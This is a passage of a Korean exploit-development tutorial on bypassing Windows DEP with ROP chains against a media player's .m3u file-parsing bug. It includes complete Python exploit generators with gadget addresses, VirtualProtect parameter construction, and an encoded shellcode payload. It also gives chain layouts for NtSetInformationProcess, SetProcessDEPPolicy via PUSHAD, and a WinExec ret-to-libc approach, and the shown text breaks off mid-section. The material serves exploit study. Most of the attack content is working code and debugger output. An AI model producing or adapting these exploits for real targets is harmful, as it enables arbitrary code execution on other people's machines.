77D94118   8BC6       MOV EAX,ESI
77D9411A   5E         POP ESI
77D9411B   C3         RETN
```

이는 EAX의 값(0x000FFE3C)을 ESI에 저장된 값 + 0x10의 위치에 저장한다. ESI의 값은 현재 0x000FFD3C이다. ESI + 0x10 (=0x000FFD4C)은 return address가 저장되는 위치이다.

```
000FFD3C  000FFD3C <?.
000FFD40  41414141 AAAA
000FFD44  1001653D =e┌┼ MSRMfilt.1001653D
000FFD48  7C7D1AD4 ?}|  kernel32.VirtualProtect
000FFD4C  57575757 WWWW
000FFD50  58585858 XXXX
000FFD54  59595959 YYYY
000FFD58  5A5A5A5A ZZZZ
000FFD5C  10035005 |P┤ MSRMfilt.10035005
000FFD60  48484848 HHHH
000FFD64  48484848 HHHH
000FFD68  7631982F /?v  comdlg32.7631982F
000FFD6C  1002DC4C L?┼ MSRMfilt.1002DC4C
000FFD70  41414141 AAAA
```

MOV 명령이 실행되면 nop을 가리키는 return address를 VirtualProtect()의 인자로 덮어쓸 수 있게 된다.

```
000FFD34  41414141 AAAA
000FFD38  000FFD3C <?.
000FFD3C  000FFD3C <?.
000FFD40  41414141 AAAA
000FFD44  1001653D =e┌┼ MSRMfilt.1001653D
000FFD48  7C7D1AD4 ?}|  kernel32.VirtualProtect
000FFD4C  000FFE3C <?.
000FFD50  58585858 XXXX
000FFD54  59595959 YYYY
000FFD58  5A5A5A5A ZZZZ
000FFD5C  10035005 |P┤ MSRMfilt.10035005
000FFD60  48484848 HHHH
000FFD64  48484848 HHHH
000FFD68  7631982F /?v  comdlg32.7631982F
000FFD6C  1002DC4C L?┼ MSRMfilt.1002DC4C
000FFD70  41414141 AAAA
```

그 뒤 ESI 값은 EAX에 저장될 것(MOV EAX,ESI)이며 ESI에 스택 값이 저장(POP ESI)될 것이다.

1.4.6.3 두 번째 인자(lpAddress) 값 만들기

두 번째 인자는 실행 가능하도록 하기 위한 주소를 지정해야 한다. 우리는 첫 번째 인자에서 사용한 것과 같은 주소 값을 사용할 것이다. 이는 1.4.6.2의 과정을 반복하는 것을 의미하지만 하기 전에 시작 값을 초기화해주어야 한다. 현재 EAX는 최초 저장된 스택 포인터 주소 값을 가지고 있다. 우리는 다시 이를 ESI에 넣어야 한다. 따라서 PUSH EAX, POP ESI, RET 같은 가젯을 찾아야 한다.

```
0x76A6131E : # PUSH EAX # POP ESI # RETN [Module : ole32.dll]
```

그리고 EAX의 값을 다시 증가(0x100)시켜야 한다. 전에 사용했던 같은 가젯(0x1002DC4C – ADD EAX,100 #POP EBP #RET)을 재사용하면 된다. 마지막으로 ESI를 4만큼 증가시켜 두 번째 인자를 가리키도록 한다. 우리가 필요한 건 ADD ESI,4 + RET 나 4번의 INC ESI, RET 이다. 우리는 다음을 4번 사용할 것이다.

```
0x77107D1D : # INC ESI # RETN [Module : OLEAUT32.dll]
```

이를 적용한 exploit 코드는 다음과 같다.

```
filename = "rop_5.m3u"

buffer_size = 26074
dummy = "Z" * buffer_size
my_eip = "₩xdc₩x02₩x01₩x10"       #return to stack
dummy2 = "AAAA"

#------Put stack pointer in EDI & EAX------------------------
rop1_ptr = "₩x77₩x92₩x48₩x5a"          #PUSH ESP, POP EDI
rop1_ptr2 = "₩x42₩xe8₩xbc₩x77"         #PUSH EDI, POP EAX
rop1_dummy = "AAAA"                      #dummy for POP EBP
#stack pointer is now in EAX & EDI, now jump over parameters
rop1_ptr3 = "₩x3d₩x65₩x01₩x10"         #ADD ESP, 20

#-------Parameters for VirtualProtect()----------------------#
params_ptr = "₩xd4₩x1a₩x7d₩x7c"             #VirtualProtect()
params_ret = "WWWW"                          #return address (param1)
params_addr = "XXXX"                       #lpAddress (param2)
params_size = "YYYY"                       #size (param3)
params_protect = "ZZZZ"                  #flNewProtect (param4)
params_writeable = "₩x05₩x50₩x03₩x10"   #writable address
params_dummy = "H"*8      #padding

# ADD ESP,20 + RET will land here
# change ESI so it points to correct location
# to write first parameter (return address)
rop2_ptr = "₩x2f₩x98₩x31₩x76"          #XCHG ESI,EDI #DEC ECX #RETN 4
#-----Make eax point at shellcode--------------------------
rop2_ptr2 = "₩x4c₩xdc₩x02₩x10"         #ADD EAX,100 #POP EBP
rop2_dummy = "AAAA"       #padding for RETN4
rop2_dummy2 = "AAAA"
#----------------------------------------------------------
#return address is in EAX - write parameter 1
rop2_ptr3 = "₩x15₩x41₩xd9₩x77"         #MOV DWORD PTR DS:[ESI+10],EAX
rop2_dummy3 = "AAAA"

#EAX now contains stack pointer
#save it back to ESI first
rop3_ptr = "₩x1e₩x13₩xa6₩x76" #PUSH EAX #POP ESI #RETN
#-----Make eax point at shellcode (again)--------------------------
rop3_ptr2 = "₩x4c₩xdc₩x02₩x10"         #ADD EAX,100 #POP EBP
rop3_dummy = "AAAA"           #padding
```

```
#increase ESI with 4
rop3_ptr3 = "₩x1d₩x7d₩x10₩x77"        #INC ESI #RETN [Module : OLEAUT32.dll]
                                         #4 times
#and write lpAddress (param 2)
rop3_ptr4 = "₩x15₩x41₩xd9₩x77"        #MOV DWORD PTR DS:[ESI+10],EAX
rop3_dummy2 = "AAAA"          #padding

nops = "₩x90" * 240

shellcode = ₩
"₩xba₩x46₩xd1₩x59₩x1e₩xda₩xc6₩xd9₩x74₩x24₩xf4₩x5e₩x31₩xc9₩xb1" + ₩
"₩x32₩x31₩x56₩x12₩x83₩xc6₩x04₩x03₩x10₩xdf₩xbb₩xeb₩x60₩x37₩xb2" + ₩
"₩x14₩x98₩xc8₩xa5₩x9d₩x7d₩xf9₩xf7₩xfa₩xf6₩xa8₩xc7₩x89₩x5a₩x41" + ₩
"₩xa3₩xdc₩x4e₩xd2₩xc1₩xc8₩x61₩x53₩x6f₩x2f₩x4c₩x64₩x41₩xef₩x02" + ₩
"₩xa6₩xc3₩x93₩x58₩xfb₩x23₩xad₩x93₩x0e₩x25₩xea₩xc9₩xe1₩x77₩xa3" + ₩
"₩x86₩x50₩x68₩xc0₩xda₩x68₩x89₩x06₩x51₩xd0₩xf1₩x23₩xa5₩xa5₩x4b" + ₩
"₩x2d₩xf5₩x16₩xc7₩x65₩xed₩x1d₩x8f₩x55₩x0c₩xf1₩xd3₩xaa₩x47₩x7e" + ₩
"₩x27₩x58₩x56₩x56₩x79₩xa1₩x69₩x96₩xd6₩x9c₩x46₩x1b₩x26₩xd8₩x60" + ₩
"₩xc4₩x5d₩x12₩x93₩x79₩x66₩xe1₩xee₩xa5₩xe3₩xf4₩x48₩x2d₩x53₩xdd" + ₩
"₩x69₩xe2₩x02₩x96₩x65₩x4f₩x40₩xf0₩x69₩x4e₩x85₩x8a₩x95₩xdb₩x28" + ₩
"₩x5d₩x1c₩x9f₩x0e₩x79₩x45₩x7b₩x2e₩xd8₩x23₩x2a₩x4f₩x3a₩x8b₩x93" + ₩
"₩xf5₩x30₩x39₩xc7₩x8c₩x1a₩x57₩x16₩x1c₩x21₩x1e₩x18₩x1e₩x2a₩x30" + ₩
"₩x71₩x2f₩xa1₩xdf₩x06₩xb0₩x60₩xa4₩xf9₩xfa₩x29₩x8c₩x91₩xa2₩xbb" + ₩
"₩x8d₩xff₩x54₩x16₩xd1₩xf9₩xd6₩x93₩xa9₩xfd₩xc7₩xd1₩xac₩xba₩x4f" + ₩
"₩x09₩xdc₩xd3₩x25₩x2d₩x73₩xd3₩x6f₩x4e₩x12₩x47₩xf3₩x91";

rest = "C"*300

payload = dummy + my_eip + dummy2 + ₩
            rop1_ptr + rop1_ptr2 + rop1_dummy + rop1_ptr3 + ₩
            params_ptr + params_ret + params_addr + ₩
            params_size + params_protect + params_writeable + params_dummy + ₩
            rop2_ptr + rop2_ptr2 + rop2_dummy + rop2_dummy2 + rop2_ptr3 + rop2_dummy3 + ₩
            rop3_ptr + rop3_ptr2 + rop3_dummy + rop3_ptr3 + rop3_ptr3 + rop3_ptr3 + rop3_ptr3 +
rop3_ptr4 + rop3_dummy2 + ₩
            nops + shellcode + rest

print "Payload size : ", len(payload)

f = open(filename, 'w')
f.write(payload)
f.close()
```

1.4.6.4 세 번째와 네 번째 인자(size, 보호 flag) 값 만들기

세 번째 인자 값은 0x300 bytes로 설정할 것이다. 우리가 필요한 건 XOR EAX, EAX 와 ADD EAX, 100이다. 값을 인자 위치에 쓰는 것은 동일하다.

1. EAX를 ESI에 저장.
2. EAX 변경(XOR EAX,EAX : 0x100307A9 / ADD EAX,100 + RET 3번 : 0x1002DC4C)
3. ESI를 4bytes 증가
4. EAX 값을 ESI+0x10 위치에 저장

네 번째 인자(0x40으로 설정)도 동일하다.

1. EAX를 ESI에 저장
2. EAX를 0으로 만들고 0x40을 더한다(XOR EAX,EAX + RET : 0x100307A9 / ADD EAX,40 + RET : 0x1002DC41)
3. ESI를 4bytes 증가
4. EAX 값을 ESI+0x10 위치에 저장

1.4.6.5 VirtualProtect()로 jump

모든 인자가 스택에 쓰여졌다.

```
000FFD30  100102DC ?┌  MSRMfilt.100102DC
000FFD34  41414141 AAAA
000FFD38  000FFD3C <?.
000FFD3C  000FFD3C <?.
000FFD40  41414141 AAAA
000FFD44  1001653D =e┌ MSRMfilt.1001653D
000FFD48  7C7D1AD4 ?}|  kernel32.VirtualProtect
000FFD4C  000FFE3C <?.
000FFD50  000FFE3C <?.
000FFD54  00000300 ..
000FFD58  00000040 @...
000FFD5C  10035005 |P┤ MSRMfilt.10035005
000FFD60  48484848 HHHH
000FFD64  48484848 HHHH
000FFD68  7631982F /?v  comdlg32.7631982F
000FFD6C  1002DC4C L?┼ MSRMfilt.1002DC4C
```

VirtualProtect() 파라미터

이제는 ESP가 VirtualProtect()의 주소가 저장된 곳(0x000FFD48)을 가리키도록 하는 것이다. 현재 레지스터 값은 다음과 같다.

```
Registers (FPU)
EAX 000FFD48
ECX 7C94005C ntdll.7C94005C
EDX 00CB0000
EBX 00104A58
ESP 000FFE04
EBP 41414141
ESI 41414141
EDI 77C0FCE0 msvcrt.77C0FCE0
```

할 수 있는 것은 무엇인가? 어떻게 ESP를 0x000FFD48(VirtualProtect() 주소가 저장된 곳)값을 가지도록 할 수 있는가? 답을 하자면 EAX가 이미 해당 값을 가지고 있으므로 EAX의 값을 ESP에 넣으면 된다. push eax / pop esp 조합을 찾아보면 다음 결과를 찾을 수 있다.

```
0x73D55858 #PUSH EAX #POP ESP #POP EDI #POP ESI #RETN [Module : MFC42.DLL]
```

POP ESP 이후에 두 번의 POP이 더 존재하므로 ESP 값이 바뀌게 된다. 따라서 위 가젯을 수행하기 전 EAX값을 8bytes만큼 빼주면 두 번의 POP 이후에 ESP가 VirtualProtect()의 주소 값을 가지는 위치를 가리키게 된다. 따라서 우리는 다음을 사용한다.

```
0x76A612F1 #SUB EAX,4 #RET [Module : ole32.dll]
```

따라서 우리의 마지막 체인은 다음과 같다.

- 0x76A612F1
- 0x76A612F1
- 0x73D55858

모든 내용을 exploit code에 넣자.


```
filename = "rop_6.m3u"

buffer_size = 26074
dummy = "Z" * buffer_size
my_eip = "₩xdc₩x02₩x01₩x10"       #return to stack
dummy2 = "AAAA"

#------Put stack pointer in EDI & EAX------------------------
rop1_ptr = "₩x77₩x92₩x48₩x5a"          #PUSH ESP, POP EDI
rop1_ptr2 = "₩x42₩xe8₩xbc₩x77"         #PUSH EDI, POP EAX
rop1_dummy = "AAAA"                    #dummy for POP EBP
#stack pointer is now in EAX & EDI, now jump over parameters
rop1_ptr3 = "₩x3d₩x65₩x01₩x10"         #ADD ESP, 20
```

```
#-------Parameters for VirtualProtect()----------------------#
params_ptr = "₩xd4₩x1a₩x7d₩x7c"              #VirtualProtect()
params_ret = "WWWW"                           #return address (param1)
params_addr = "XXXX"                         #lpAddress (param2)
params_size = "YYYY"                         #size (param3)
params_protect = "ZZZZ"                      #flNewProtect (param4)
params_writeable = "₩x05₩x50₩x03₩x10"   #writable address
params_dummy = "H"*8      #padding

# ADD ESP,20 + RET will land here
# change ESI so it points to correct location
# to write first parameter (return address)
rop2_ptr = "₩x2f₩x98₩x31₩x76"           #XCHG ESI,EDI #DEC ECX #RETN 4
#-----Make eax point at shellcode--------------------------
rop2_ptr2 = "₩x4c₩xdc₩x02₩x10"         #ADD EAX,100 #POP EBP
rop2_dummy = "AAAA"        #padding for RETN4
rop2_dummy2 = "AAAA"
#--------------------------------------------------------
#return address is in EAX - write parameter 1
rop2_ptr3 = "₩x15₩x41₩xd9₩x77"         #MOV DWORD PTR DS:[ESI+10],EAX
rop2_dummy3 = "AAAA"

#EAX now contains stack pointer
#save it back to ESI first
rop3_ptr = "₩x1e₩x13₩xa6₩x76" #PUSH EAX #POP ESI #RETN
#-----Make eax point at shellcode (again)--------------------------
rop3_ptr2 = "₩x4c₩xdc₩x02₩x10"         #ADD EAX,100 #POP EBP
rop3_dummy = "AAAA"            #padding
#increase ESI with 4
rop3_ptr3 = "₩x1d₩x7d₩x10₩x77"        #INC ESI #RETN [Module : OLEAUT32.dll]
                                        #4 times
#and write lpAddress (param 2)
rop3_ptr4 = "₩x15₩x41₩xd9₩x77"         #MOV DWORD PTR DS:[ESI+10],EAX
rop3_dummy2 = "AAAA"           #padding

#save EAX in ESI again
rop4_ptr = "₩x1e₩x13₩xa6₩x76" #PUSH EAX #POP ESI #RETN
#create size - set EAX to 300 or so
rop4_ptr2 = "₩xa9₩x07₩x03₩x10"   #XOR EAX,EAX #RETN
rop4_ptr3 = "₩x4c₩xdc₩x02₩x10"   #ADD EAX,100 #POP EBP
                                   #3 times with rop4_dummy
rop4_dummy = "AAAA"

#write size, first set ESI to right place
```

```
rop4_ptr4 = "₩x1d₩x7d₩x10₩x77"          #INC ESI #RETN [Module : OLEAUT32.dll]
                                              #4 times
#write (param 3)
rop4_ptr5 = "₩x15₩x41₩xd9₩x77"          #MOV DWORD PTR DS:[ESI+10],EAX
rop4_dummy2 = "AAAA"            #padding

#save EAX in ESI again
rop5_ptr = "₩x1e₩x13₩xa6₩x76" #PUSH EAX #POP ESI #RETN
#flNewProtect 0x40
rop5_ptr2 = "₩xa9₩x07₩x03₩x10"   #XOR EAX,EAX #RETN
rop5_ptr3 = "₩x41₩xdc₩x02₩x10"   #ADD EAX,40 #POP EBP
rop5_dummy = "AAAA"             #padding
rop5_ptr4 = "₩x1d₩x7d₩x10₩x77"   #INC ESI #RETN
                                         #4 times
#write (param4)
rop5_ptr5 = "₩x15₩x41₩xd9₩x77"          #MOV DWORD PTR DS:[ESI+10],EAX
rop5_dummy2 = "AAAA"            #padding

#Return to VirtualProtect()
#EAX points at VirtualProtect pointer (just before parameters)
#compensate for the 2 POP instructions
rop6_ptr = "₩xf1₩x12₩xa6₩x76"           #SUB EAX,4 #RET
                                              #2 times
#change ESP & fly back
rop6_ptr2 = "₩x58₩x58₩xd5₩x73"          #PUSH EAX #POP ESP #POP EDI #POP ESI #RETN

nops = "₩x90" * 240

shellcode = ₩
"₩xba₩x46₩xd1₩x59₩x1e₩xda₩xc6₩xd9₩x74₩x24₩xf4₩x5e₩x31₩xc9₩xb1" + ₩
"₩x32₩x31₩x56₩x12₩x83₩xc6₩x04₩x03₩x10₩xdf₩xbb₩xeb₩x60₩x37₩xb2" + ₩
"₩x14₩x98₩xc8₩xa5₩x9d₩x7d₩xf9₩xf7₩xfa₩xf6₩xa8₩xc7₩x89₩x5a₩x41" + ₩
"₩xa3₩xdc₩x4e₩xd2₩xc1₩xc8₩x61₩x53₩x6f₩x2f₩x4c₩x64₩x41₩xef₩x02" + ₩
"₩xa6₩xc3₩x93₩x58₩xfb₩x23₩xad₩x93₩x0e₩x25₩xea₩xc9₩xe1₩x77₩xa3" + ₩
"₩x86₩x50₩x68₩xc0₩xda₩x68₩x89₩x06₩x51₩xd0₩xf1₩x23₩xa5₩xa5₩x4b" + ₩
"₩x2d₩xf5₩x16₩xc7₩x65₩xed₩x1d₩x8f₩x55₩x0c₩xf1₩xd3₩xaa₩x47₩x7e" + ₩
"₩x27₩x58₩x56₩x56₩x79₩xa1₩x69₩x96₩xd6₩x9c₩x46₩x1b₩x26₩xd8₩x60" + ₩
"₩xc4₩x5d₩x12₩x93₩x79₩x66₩xe1₩xee₩xa5₩xe3₩xf4₩x48₩x2d₩x53₩xdd" + ₩
"₩x69₩xe2₩x02₩x96₩x65₩x4f₩x40₩xf0₩x69₩x4e₩x85₩x8a₩x95₩xdb₩x28" + ₩
"₩x5d₩x1c₩x9f₩x0e₩x79₩x45₩x7b₩x2e₩xd8₩x23₩x2a₩x4f₩x3a₩x8b₩x93" + ₩
"₩xf5₩x30₩x39₩xc7₩x8c₩x1a₩x57₩x16₩x1c₩x21₩x1e₩x18₩x1e₩x2a₩x30" + ₩
"₩x71₩x2f₩xa1₩xdf₩x06₩xb0₩x60₩xa4₩xf9₩xfa₩x29₩x8c₩x91₩xa2₩xbb" + ₩
"₩x8d₩xff₩x54₩x16₩xd1₩xf9₩xd6₩x93₩xa9₩xfd₩xc7₩xd1₩xac₩xba₩x4f" + ₩
"₩x09₩xdc₩xd3₩x25₩x2d₩x73₩xd3₩x6f₩x4e₩x12₩x47₩xf3₩x91";
```

```
rest = "C"*300

payload = dummy + my_eip + dummy2 + ₩
          rop1_ptr + rop1_ptr2 + rop1_dummy + rop1_ptr3 + ₩
          params_ptr + params_ret + params_addr + ₩
          params_size + params_protect + params_writeable + params_dummy + ₩
          rop2_ptr + rop2_ptr2 + rop2_dummy + rop2_dummy2 + rop2_ptr3 + rop2_dummy3 + ₩
          rop3_ptr + rop3_ptr2 + rop3_dummy + rop3_ptr3 + rop3_ptr3 + rop3_ptr3 + rop3_ptr3 +
rop3_ptr4 + rop3_dummy2 + ₩
          rop4_ptr + rop4_ptr2 + rop4_ptr3 + rop4_dummy + rop4_ptr3 + rop4_dummy + rop4_ptr3 +
rop4_dummy + rop4_ptr4 + rop4_ptr4 + rop4_ptr4 + rop4_ptr4 + rop4_ptr5 + rop4_dummy2 + ₩
          rop5_ptr + rop5_ptr2 + rop5_ptr3 + rop5_dummy + rop5_ptr4 + rop5_ptr4 + rop5_ptr4 +
rop5_ptr4 + rop5_ptr5 + rop5_dummy2 + ₩
          rop6_ptr + rop6_ptr + rop6_ptr2 + ₩
          nops + shellcode + rest

print "Payload size : ", len(payload)

f = open(filename, 'w')
f.write(payload)
f.close()
```

실행 결과는 아래와 같다.



1.5. Direct RET – ROP v2 – NtSetInformationProcess()

다른 우회 기법인 NtSetInformationProcess()를 시험해보기 위해 이전에 사용했던 동일한 프로그램과 취약점을 이용할 것이다. 이 함수는 5개의 인자를 받는다.

Return Address	함수 호출이 끝난 후 돌아갈 주소(쉘코드 위치)
NtCurrentProcess()	고정 값. 0xFFFFFFFF
ProcessExecuteFlags	고정 값. 0x22
&ExecuteFlags	0x00000002에 대한 포인터. 직접 주소 값을 넣어도 되나 쓰기 가능해야 함.
sizeOf(ExecuteFlags)	고정 값. 0x4


Exploit ROP의 구조 역시 VirtualProtect()와 비슷하다.

1. 현재 스택 포인터 값을 저장한다.
2. 인자가 존재하는 위치로 jump한다.
3. return address 값을 만든다.
4. 두 번째 인자 값 0x22를 만들고 "ESI + 0x10"을 이용하여 스택에 쓴다.
   A. EAX를 0으로: XOR EAX,EAX + RET : 0x100307A9
   B. ADD EAX,40 + RET: 0x1002DC41 + 0x22가 될 때까지 ADD EAX,-2(0x10027D2E) 반복. 또는 ADD AL,10(0x100308FD) 2번 사용하고 INC EAX(0x1001152C) 2번 사용
5. 필요시 0x2를 가리키는 쓰기 가능한 위치의 포인터 생성. Tip: Immunity 디버거에서 *!pvefindaddr find 02000000 rw* 를 하면 쓰기 가능한 주소를 찾을 수 있다.

```
find.txt - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
Location : 0x0039AC4C  ** Null byte ** {PAGE_READWRITE}
Location : 0x0039AC73  ** Null byte ** {PAGE_READWRITE}
Location : 0x0039ACE3  ** Null byte ** {PAGE_READWRITE}
Location : 0x0039AD2C  ** Null byte ** {PAGE_READWRITE}
Location : 0x0283F163  {PAGE_READWRITE}
Location : 0x0283F6BB  {PAGE_READWRITE}
Location : 0x0283F73F  {PAGE_READWRITE}
Location : 0x0283F7D8  {PAGE_READWRITE}
```

6. 네 번째 인자 값인 0x4를 만들고 "ESI+0x10"을 이용하여 스택에 쓴다. INC EAX(0x1001152C)를 4번 반복.

참고로 위에서도 언급했지만 XP SP3에서는 DEP 옵션이 OptIn이어야 실행 가능하다. OptOut인 경우 쉘코드 실행 시 access violation이 발생한다.



1.6 Direct RET – ROP Version 3 – SetProcessDEPPolicy()

DEP를 우회하는 또 다른 방법은 프로세스에 대해 DEP를 종료하는 기능의 SetProcessDEPPolicy() 함수를 호출하는 것이다. 이 함수는 스택에 2개의 인자(쉘코드 주소와 0)를 필요로 한다. 인자 개수가 제한적이므로 PUSHAD를 이용해 인자를 스택에 저장하는 방법을 사용할 것이다. PUSHAD 명령은 레지스터들의 값을 스택에 저장한다. 레지스터의 값을 스택에 저장하면 그 구조는 다음과 같다.

- *EDI*
- *ESI*
- *EBP*
- *이 블록 바로 다음 스택을 가리키는 포인터 값*
- *EBX*
- *EDX*
- *ECX*
- *EAX*

이는 nop/쉘코드를 이 블록 바로 다음에 오도록 위치시키면 우리의 쉘코드를 바로 가리키는 스택 내의 값을 이용할 수도 있음을 의미한다. 다음 PUSHAD는 EDI를 이용해 조작 가능한 스택의 최상단으로 리턴한다. 따라서 우리가 이를 잘 이용할 수 있다. 적절한 위치에 적절한 인자를 넣기 위해 레지스터를 다음 값들로 변경해야 한다.

- *EDI = RET 포인터(다음 명령으로 넘어감. ROP NOP)*
- *ESI = RET 포인터(다음 명령으로 넘어감. ROP NOP)*
- *EBP = SetProcessDEPPolicy() 주소*
- *EBX = 0의 주소*
- *EDX, ECX, EAX는 어떤 값을 가져도 상관없음.*


PUSHAD 실행 이후에 스택은 다음과 같은 모양을 가질 것이다.

…
RET (EDI 값)
RET (ESI 값)
SetProcessDEPPolicy() (EBP 값)
쉘코드 주소(PUSHAD에 의해 자동 저장)
0 (EBX 값)
EDX (상관 없음)
ECX (상관 없음)
EAX (상관 없음)
Nops
쉘코드
…

ROP 체인은 다음과 같은 형태가 될 것이다.

```
#put zero in EBX
rop_ebx = "₩xec₩x09₩x01₩x10"     #POP EBX #RETN
rop_ebx2 = "₩xff₩xff₩xff₩xff"    #will be put in EBX
rop_ebx3 = "₩xa5₩xc1₩x01₩x10"    #INC EBX #CMP #RETN, EBX = 0 now
rop_ebp = "₩x75₩x4f₩x01₩x10"     #POP EBP
rop_func = "₩xa4₩x22₩x83₩x7c"    #SetProcessDEPPolicy
#put RET in EDI (needed as NOP)
rop_edi = "₩x7f₩xc0₩x01₩x10"     #POP EDI #RETN (pointer to RET)
rop_edi2 = "₩x80₩xc0₩x01₩x10"    #RET
#put RET in ESI as well (NOP again)
rop_esi = "₩x31₩x0c₩x01₩x10"     #POP ESI
rop_esi2 = "₩x80₩xc0₩x01₩x10"    #RET
rop_pushad = "₩xfa₩x84₩x01₩x10" #PUSHAD
#ESP will now automatically point at nops
```

뒤에 nop과 쉘코드를 위 체인 뒤에 추가하면 된다. 쉘코드를 메모장을 띄우는 것으로 바꿔서 실행하면 다음과 같이 메모장이 뜨는 것을 확인할 수 있다.



1.7 Direct RET – ROP Version 4 – ret-to-libc : WinExec()

지금까지 특정 Windows API를 이용한 몇 가지 DEP 우회 기법을 설명하였다. 모든 경우에 있어 이러한 기법들을 적용할 때 가장 중요한 것은 스택을 조작하고 함수를 호출하는 reliable한 ROP 가젯을 찾는 것이다. 또한 "전형적인" ret-to-libc 스타일 방법(예를 들어 WinExec()를 이용한) 역시 유용하다고 할 수 있다.

WinExec() 함수 호출을 성공적으로 하기 위해서는 스택의 값을 ROP를 이용하여 조작하는 것이 필요한데 다른 DEP 우회 방법과는 다르다. 왜냐하면 쉘코드를 실행시키지 않을 것이기 때문이다. 따라서 우리는 실행 flag나 DEP 무력화가 필요 없다. 단순히 Window 함수를 호출하고 인자로 OS 명령어들에 대한 포인터를 사용한다.

http://msdn.microsoft.com/en-us/library/ms687393(VS.85).aspx

```
UINT WINAPI WinExec(
  __in  LPCSTR lpCmdLine,
  __in  UINT uCmdShow
);
```

첫 번째 인자는 실행시킬 명령어에 대한 포인터이고 두 번째 인자는 윈도우 옵션을 나타낸다. 예를 들면

- *0 = 윈도우 숨기기*
- *1 = 정상적으로 보이기*
- *10 = 기본 설정으로 보이기*
- *11 = 최소화해서 보이기*

제대로 동작하기 위해서 Return Address를 인자(정확히 말하면 첫 번째 인자)로 추가해야 한다. 임의의 주소 값이어도 상관없으나 값 자체는 존재해야 한다. 따라서 스택은 다음과 같은 구조가 된다.

